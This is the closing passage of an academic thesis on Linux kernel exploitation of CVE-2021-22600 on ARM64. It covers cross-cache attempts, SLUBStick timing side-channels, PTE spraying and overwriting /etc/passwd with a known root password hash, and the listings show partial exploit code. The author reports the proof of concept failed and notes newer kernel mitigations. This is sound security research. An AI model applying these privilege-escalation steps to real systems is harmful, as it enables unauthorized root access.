6  ret = add_key(keyring, value, 0, 0, KEY_SPEC_THREAD_KEYRING);
7  t1 = read_cntvct();

```

Listing 6.11: Code used for Allocation primitive and Measurement primitives.

6.7.3 Step 5.c: Side-channel supported slab recycling

The third attempt consisted of performing the Cross-cache attack with the help of a software based timing side-channel on the allocation. This technique is called SLUBStick, and it was developed in Graz University [Gast et al., 2022]. I ported the solution provided by these researchers modifying it to fit this case.

SLUBStick uses `signalfd_ctx` as the allocation primitive (AP) and `add_key()` as the measurement primitive (MP). MP allocates an object with the size of the *value* array size, but to reduce the noise in the allocator, we provide invalid parameters making `add_key` to fail so it de-allocates that object. See in Listing 6.11 the use of these primitives.

However, I encountered some problems: SLUBStick research was focused on x84_64 architecture so the documented way of measuring the elapsed time of the measurement primitive was not valid for the target as it is a aarch64 (ARM64) machine. One initial approach was to use `clock_gettime()`. However, this introduces unnecessary overhead that could distort the measurement. Therefore, I used a virtual timer-counter register and its frequency register (see Listing 6.12) to measure the elapsed time while avoiding such overhead.

The main idea of SLUBStick is to first spray objects and then classify them by inferring which slabs they are likely stored in, based on the time measured during their allocation. In other words, when we detect a slow allocation, we can assume that the object has been allocated in a new slab obtained from the page allocator.

As we can see in the code for the SLUBStick attempt in Appendix A.3, the program allocates an object and measures the time using the measurement primitive repeatedly in a loop.

The timing difference (`derived_time`) between consecutive allocations is used to infer

```

1
2 static inline uint64_t read_cntvct(void) {
3     uint64_t val;
4     asm volatile("mrs %0, cntvct_el0" : "=r"(val));
5     return val;
6 }
7 static inline uint64_t read_cntfrq(void) {
8     asm volatile("mrs %0, cntfrq_el0" : "=r"(val));
9     ..
10 }

```

Listing 6.12: Code snippets used to precisely measure time in aarch64 with the Counter-timer Virtual Count register [Stack Overflow , 2023].

slab boundaries. When a slower allocation is followed by a faster one, the code heuristically assumes that a new slab has been allocated and records its starting index (`start`). These indexes are saved in `start_indexes` array. Once enough slabs have been identified, as specified by `slab_per_chunk`, the loop terminates.

Subsequently, the code triggers the double-free and proceeds as usual. Finally, it empties the victim slab and uses the saved start indexes (`start_indexes`) to free one object per array, aiming to fill the per-CPU partial list and provoke the discard of the victim slab to the Buddy allocator.

Unfortunately, this approach failed because the measurement primitive was unstable possibly because of the way of measuring the elapsed time, causing the exploit to crash or to make imprecise inferences about the allocated slabs which causes the Cross-cache attack to fail.

6.7.4 Step 5.d: simple side-channel + proper workflow

Finally, I tried to combine both previous techniques hoping to achieve some success. I simplified to the absurd the idea of the SLUBStick timing side-channel, I measured allocation times in the same way as in the previous section and with the same measurement primitive, aiming to start the cross-cache attack with a fresh slab.

Starting the attack with a newly allocated slab can increase the chance of success of the Cross-cache attack because in that scenario we actually know what the state of that slab is, so the subsequent allocations may fit better. To achieve that I just used the measurement primitive in a loop and when it detected a slow-path allocation the cross-cache attack, as

explained in Subsection 6.7.2, is started. Unfortunately, this strategy resulted unsuccessful.

6.8 Step 6: Spray PTEs, mapping pages to /etc/passwd and patch it to gain root access

This step is crucial as well; it must be done immediately after freeing the victim slab. It consists on spraying PTEs to occupy the freed slab with user page tables, with the objective of taking control over a PTE through the dangling `signalfd_ctx` object and then using it to patch `/etc/passwd` to gain root privileges. For simplicity in this Proof of Concept (PoC), this privilege escalation strategy requires KPTI (Kernel Page Table Isolation) to be disabled, as we are going to alter a page in a page table that would normally be isolated from userspace (page mapped to `passwd` file). This step is based on the Dirty Pagetable exploit example [rlru, 2021], although disabling KPTI is not a requirement of the original technique.

We start mapping user page tables with read-only access to `/etc/passwd`. Note that we use the `MAP_FIXED` flag to map memory in a fixed address, note that this start address has to be aligned to 2 MiB (0x200000). It need this alignment because we do not know the exact position of the victim object in the slab because we only have control over the first 8 bytes of the victim object. However, by aligning the virtual address to 0x200000, we make sure that the Page Table Entry (PTE) for that address will fall at the first 8 bytes of a page table.

Reading from the aligned address triggers a page fault, which in turn forces the kernel to allocate the necessary page table structures, including the PTE which we are spraying (see Listing 6.13).

Next, we modify a Page Table Entry (PTE) to enable write privileges on the page by modifying the mask of the `signalfd_ctx` victim object (see Listing 6.14). After that, we should flush the TLB (Translation Lookaside Buffer) to ensure reliability by modifying the permissions of the memory-mapped region using `mprotect()`, as proposed in the Dirty Pagedirectory technique [Notselwyn, 2024]. However, this step is not performed, and in fact, it would fail since, technically, we do not have write permissions for the memory-mapped region. Also the author that proposed this code snippet to patch a `/etc/passwd` is not flushing the TLB probably for that reason. Nevertheless, although less reli-

6.8 Step 6: Spray PTEs, mapping pages to /etc/passwd and patch it to gain root access 43

```
1 int file_fd = open("/etc/passwd", O_RDONLY);
2
3 puts("[*] Spraying user pagetables to reclaim order-0 pages");
4 for (int i = 0; i < NUM_PAGE_TABLE_SPRAY; i++) {
5     if (mmap((void *) (0xdead0000000UL + 0x200000 * i), pagesz, PROT_READ,
6             MAP_SHARED | MAP_FIXED, file_fd, 0) == MAP_FAILED) {
7         printf("[!] Failed to mmap %#lx\n", 0xdead0000000UL + 0x200000 *
8             i);
9         exit(1);
10    }
11    *(volatile char *) (0xdead0000000UL + 0x200000 * i); // read to
12    allocate PTE
13 }
```

Listing 6.13: Spraying user page tables.

```
1 pte |= 0x2;
2 sigaddset(&mask, pte); // set modified PTE as signalfd_ctx mask
3 signalfd(victim_fd, &mask, 0);
4 //flush_tlb_and_print(addr);
```

Listing 6.14: Modifying PTE.

ably it should still work.

Finally, in Listing 6.15 we overwrite /etc/passwd. This effectively replaces the root user's password entry with a known value, allowing us to gain privileged access. We first create a fake password file at /tmp/evil that contains a custom root password entry. Then, the final loop attempts to copy the contents of /tmp/evil (file size is retrieved with fstat) into the memory-mapped region corresponding to /etc/passwd, which has via a corrupted Page Table Entry (PTE) write permissions.

Note that we use pread to avoid receiving SIGSEGV. Writing directly to memory without this precaution may cause the program to crash if the corresponding PTE is invalid.

Finally, we can log in as the root user. Although very simplistic, this example clearly illustrates the power granted to an attacker who can modify a Page Table Entry (PTE).

```
1 system("echo -e
   'root:$1$deadbeef$j9ep0CjBGivAnD5z6l5rr0:0:0:root:/root:/bin/sh' >
   /tmp/evil");
2 int evil_fd = open("/tmp/evil", O_RDONLY);
3 ..
4 for (int i = 0; i < NUM_PAGE_TABLE_SPRAY; i++) {
5     if (pread(evil_fd, (char *) (0xdead0000000UL + 0x200000 * i),
6         evil_stat.st_size, 0) != -1) {
7         puts("[+] You can now log in as root with the password:
8         cafebabe");
9         exit(0);
10    }
11 }
```

Listing 6.15: Overwriting /etc/passwd to add root password.

6.9 Challenges in Achieving Slab Reclamation

Summarizing, the Proof of Concept failed in achieving the Cross-cache attack, which is known to be unreliable when targeting generic caches, as it did not successfully trigger slab reclamation by the Buddy allocator. Multiple strategies were attempted to perform the Cross-cache attack effectively, but all of them were unsuccessful.

Firstly, a basic strategy was tested in Subsection 6.7.1 (*Spray and pray*), involving spraying and freeing an arbitrary number of objects with the hope of having the victim slab freed and reclaimed by the Buddy allocator. The number of objects was adjusted in an attempt to achieve successful slab reclamation.

Secondly, a calculated approach was employed. Several attempts were conducted by varying both the number of sprayed objects (item 2 of the sequence in Subsection 6.7.2) and the number of post-allocated objects, but this also failed.

Thirdly, a side-channel-based approach was explored in Subsection 6.7.3 to predict how sprayed objects are organized within the slabs, with the goal of improving the chances of targeting the correct slab state when freeing the victim slab.

Finally in Subsection 6.7.4, a combination of the side-channel and the calculated approach was tested, but again without success.

The most likely explanation for these failures is that the victim slab does not become entirely empty when freeing the `signalfd_ctx` and the probe `seq_operations` objects that

reside in the victim slab before triggering the flushing of the per-CPU partial list in the end of the Cross-cache attack. As a result, the slab is moved to the per-node partial slab list instead of being reclaimed by the Buddy allocator.

This non-empty state of the victim slab could be caused by uncontrolled kernel allocations in the `kmalloc-128` cache, which pollute the victim slab with objects that cannot be manipulated by the attacker.

7. CHAPTER

Conclusions and Future work

In conclusion, although the attack ultimately failed to successfully execute the Cross-cache exploitation in the Proof of Concept, the process provided valuable insights into the practical challenges of controlling the kernel SLUB allocator state through the Cross-cache technique, with the goal of forcing the buddy allocator to reclaim a specific slab. This work demonstrates both the feasibility of this approach and the significant difficulties involved in reliably performing the exploitation with DirtyPagetable.

Regarding future work, data-oriented techniques are expected to continue gaining relevance over control-flow hijacking approaches. Future research will focus on advancing data-oriented techniques aiming to circumvent the latest Linux kernel protections.

It is important to highlight that Cross-cache attacks have been effectively mitigated in recent kernel versions due to Google's introduction of the SLAB_VIRTUAL option, which prevents from reusing virtual memory used in a slab to store objects from other slabs caches or non-slab data. Additionally, other hardening mechanisms such as random kmallocs (RANDOM_KMALLOC_CACHE) have been introduced to further protect the SLUB allocator by complicating heap grooming techniques by randomizing allocations in generic caches. As a result, the Dirty Pagetable technique, is no longer applicable in its current form on modern kernels.

Future work will move away from directly exploiting object-level heap-based kernel vulnerabilities, as kernel developers continue to implement new defenses in the SLUB allocator. Instead, efforts will likely focus on leveraging Use-After-Free at the page level, as demonstrated by techniques such as Page Jack [Zhou et al., 2021]. This approach enables

more powerful and flexible exploitation primitives, leaving Cross-cache attacks behind.

A. APPENDIX

Appendix

```
1 /**
2  * @param int *fds contains all sprayed signalfd_ctx file descriptors
3  * @param sigmask_target original sigmask value
4  */
5 int leak_signal_fd_not_equal_sigmask(int *fds, int spray_size, char
   *sigmask_target)
6 {
7     ...
8     for (int i = 0; i < spray_size; i++)
9     {
10         snprintf(path, sizeof(path), "/proc/self/fdinfo/%d", fds[i]); //
           path to signalfd_ctx
11         fp = fopen(path, "r");
12         ...
13         while (fgets(line, sizeof(line), fp))
14             ...
15             if (!strstr(line, sigmask_target))
16                 return fds[i]; // Fd found
17     }
18     /* Not found */
19 }
```

Listing A.1: Userland code to locate the victim signalfd_ctx object by identifying a modified sigmask value.

```
1
2 int single_open(struct file *file, int (*show)(struct seq_file *, void
3               *),
4               void *data)
5 {
6     struct seq_operations *op = kmalloc(sizeof(*op),
7     GFP_KERNEL_ACCOUNT); //allocate seq_operations object
8     int res = -ENOMEM;
9
10    if (op) {
11        op->start = single_start;
12        op->next = single_next;
13        op->stop = single_stop;
14        op->show = show;
15        res = seq_open(file, op);
16        if (!res)
17            ((struct seq_file *)file->private_data)->private = data;
18        else
19            kfree(op);
20    }
21    return res;
22 }
```

Listing A.2: Kernel code: single_open allocates seq_operations object. It overlaps the sigmask field of signal_ctx with a virtual address.

```

1  for (i = 0; i < allocs; i++) {
2      /* allocation-measurement primitives (omitted) */
3      prev_time = time;
4      time = ((t1 - t0) * 1000000000ULL) / freq;
5      /* Grouping allocated objects*/
6      if (i > allocs / 16) { // first sprayed objects are not grouped
7          derived_time = time - prev_time;
8          if (start == -1) {
9              if (derived_time < threshold) {
10                 start = i;
11                 continue;
12             }
13         }
14         else if (i - start == objs_per_slab) { // start slab
15             if (derived_time < threshold) {
16                 start_indexes[running] = start;
17                 if (running == 0) {
18                     /* alloc pg_vec and 1st free (code omitted) */
19                     // mini spray to catch the released signal_ctx
20                     for (int j = i; j < i + 29; j++)
21                         alloc_obj(j, mask);
22                     i += (29);
23                 }
24                 running++;
25                 if (running == slab_per_chunk)
26                     break;
27                 start = i;
28             }
29             else {
30                 start = i;
31                 running = 0;
32             }
33         }
34     }
35 }
36 /* End of loop: Trigger double free (code omitted)*/

```

Listing A.3: Attempt to apply the SLUBStick technique: performing a cross-cache attack via a timing side channel (simplified code)

Bibliography

- [Bill, 2021] Bill, G. (2021). Memory allocation strategies - part 6: Buddy allocators. <https://www.gingerbill.org/article/2021/12/02/memory-allocation-strategies-006/>. Accessed: 2025-05-27.
- [Carcano, 2021] Carcano, M. A. (2021). Memory management – the buddy allocator. <https://grimoire.carcano.ch/blog/memory-management-the-buddy-allocator/>. Accessed: 2025-05-21.
- [Corbet, 2022] Corbet, J. (2022). Struct slab comes to 5.17. <https://lwn.net/Articles/881039/>. Accessed: 2025-06-05.
- [Developers, 2023] Developers, L. K. (2023). Definition of kmem_cache_node in slab.h. <https://elixir.bootlin.com/linux/v6.6/source/mm/slab.h#L797>. Accessed: 2025-06-05.
- [Gast et al., 2022] Gast, Stefan, Schwarzl, Sebastian, and Gruss, D. (2022). Slubstick: Turning slub allocator into an exploitation primitive. In *Proceedings of the 31st USENIX Security Symposium*.
- [Gorman, 2004] Gorman, M. (2004). Understanding the linux virtual memory manager: Chapter 11 — slab allocator. Accessed: 2025-06-05.
- [Intel Corp., 2021] Intel Corp. (2021). *Intel® 64 and IA-32 Architectures Software Developer’s Manual, Volume 3: System Programming Guide*. See Section 5.6 Access Rights, for Supervisor Mode Access Protection (SMAP) and Supervisor Mode Execution Prevention(SMEP).
- [Jang et al., 2016] Jang, Y., Lee, S., and Kim, T. (2016). Breaking kernel address space layout randomization with intel tsx. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)*, Vienna, Austria.

- [k1R4, 2021] k1R4 (2021). Hacking the heap [linuxkernel]. <https://spinlock.io/posts/heap-havoc/>. Accessed: 2025-05-21.
- [kaligulaarmblessed, 2023] kaligulaarmblessed (2023). Cross-cache for lazy people.
- [Konovalov, 2017] Konovalov, A. (2017). Exploiting the linux kernel via packet sockets. <https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html>. Accessed: 2025-05-15.
- [Konovalov, 2024] Konovalov, A. (2024). Slub internals for exploit developers. In *Linux Security Summit Europe 2024*, Vienna, Austria. Talk covers SLUB allocator internals and slab-shaping techniques for exploitation.
- [Lameter, 2007] Lameter, C. (2007). Slub: The unqueued slab allocator v6. <https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=a0acd820807680d2ccc4ef3448387fcdbf152c73>. Accessed: 2025-05-27.
- [Linux Kernel Team, 2024] Linux Kernel Team (2024). *The proc filesystem*. The Linux Kernel Documentation. Accessed: 2025-06-10.
- [Lipp et al., 2018] Lipp, M., Schwarz, M., Gruss, D., Prescher, T., Haas, W., Fogh, A., Horn, J., Mangard, S., Kocher, P., Genkin, D., Yarom, Y., and Hamburg, M. (2018). Meltdown: Reading kernel memory from user space. In *USENIX Security Symposium*. Describes KPTI mitigation against Meltdown.
- [Liu et al., 2022a] Liu, Y., Wang, X., and Yao, J. (2022a). Usma: Share kernel code with me. In *Proceedings of Black Hat Asia 2022*. <https://i.blackhat.com/Asia-22/Thursday-Materials/AS-22-YongLiu-USMA-Share-Kernel-Code-wp.pdf>. Accessed: 2025-05-15.
- [Liu et al., 2022b] Liu, Y., Wang, X., and Yao, J. (2022b). Usma: Share kernel code with me. In *Proceedings of Black Hat Asia 2022*. <https://i.blackhat.com/Asia-22/Thursday-Materials/AS-22-YongLiu-USMA-Share-Kernel-Code.pdf>. Accessed: 2025-05-15.
- [Maar et al., 2024] Maar, L., Draschbacher, F., Lamster, L., and Mangard, S. (2024). Defects-in-depth: Analyzing the integration of effective defenses against one-day exploits in android kernels. In *33rd USENIX Security Symposium (USENIX Security 24)*, pages 4517–4534, Philadelphia, PA. USENIX Association.

- [NIST, 2021] NIST (2021). National institute of standards and technology - cve-2021-22600. <https://nvd.nist.gov/vuln/detail/CVE-2021-22600>, Accessed: 2025-05-15.
- [Notselwyn, 2024] Notselwyn (2024). Flipping pages: An analysis of a new linux vulnerability in nf_tables and hardened exploitation techniques. March 26, 2024.
- [Oracle Linux Kernel Development, 2022] Oracle Linux Kernel Development (2022). Linux slub allocator internals and debugging, part 1 of 4. Oracle Blogs. Introduction to the SLUB allocator internals and kernel debugging techniques.
- [r1ru, 2021] r1ru (2021). Dirty pagetable exploitation. Accessed: 2025-06-11.
- [r4j0x00, 2022] r4j0x00 (2022). Exploit, rop methodology, for cve-2021-22600. <https://github.com/r4j0x00/exploits/tree/master/CVE-2021-22600>. Accessed: 2025-05-15.
- [Stack Overflow , 2023] Stack Overflow (2023). How to return cpu cycle count from register on arm64 in c using asm (apple m2). Accessed: 2025-06-11.
- [Terawhiz, 2021] Terawhiz (2021). CVE-2021-22600 exploits. <https://github.com/terawhiz/exploits/tree/main/CVE-2021-22600>. Accessed 2025-06-09.
- [Torvalds, 2023] Torvalds, L. (2023). slub.c - linux kernel source. <https://elixir.bootlin.com/linux/v6.6/source/mm/slub.c#L79>. Accessed: 2025-06-06.
- [Wang, 2018] Wang, Y. (2018). Ksma: Breaking android kernel isolation and rooting with arm mmu features. In *Black Hat Asia 2018*. Presented at Black Hat Asia 2018.
- [Wang, 2022] Wang, Y. (2022). Ret2page: The art of exploiting use-after-free vulnerabilities in the dedicated cache. Black Hat USA 2022. Conference Presentation.
- [Wu, 2023] Wu, L. (2023). Dirty pagetable: A novel exploitation technique to rule linux kernel. Archived at Internet Archive snapshot: 2025-03-04.
- [Wu, 2024] Wu, L. (2024). Game of cross cache: Let's win it in a more effective way! Black Hat Asia 2024.
- [Zhou et al., 2024] Zhou, J., Hu, J., Pan, Z., Zhu, J., Shen, W., Li, G., and Qian, Z. (2024). Beyond control: Exploring novel file system objects for data-only attacks on linux systems. *arXiv preprint arXiv:2401.17618*.

[Zhou et al., 2021] Zhou, J., Hu, J., Shen, W., and Qian, Z. (2021). A novel page-uaf exploit strategy for privilege escalation in linux systems. *Phrack Magazine*, 0x10(0x47). <https://phrack.org/issues/71/13>.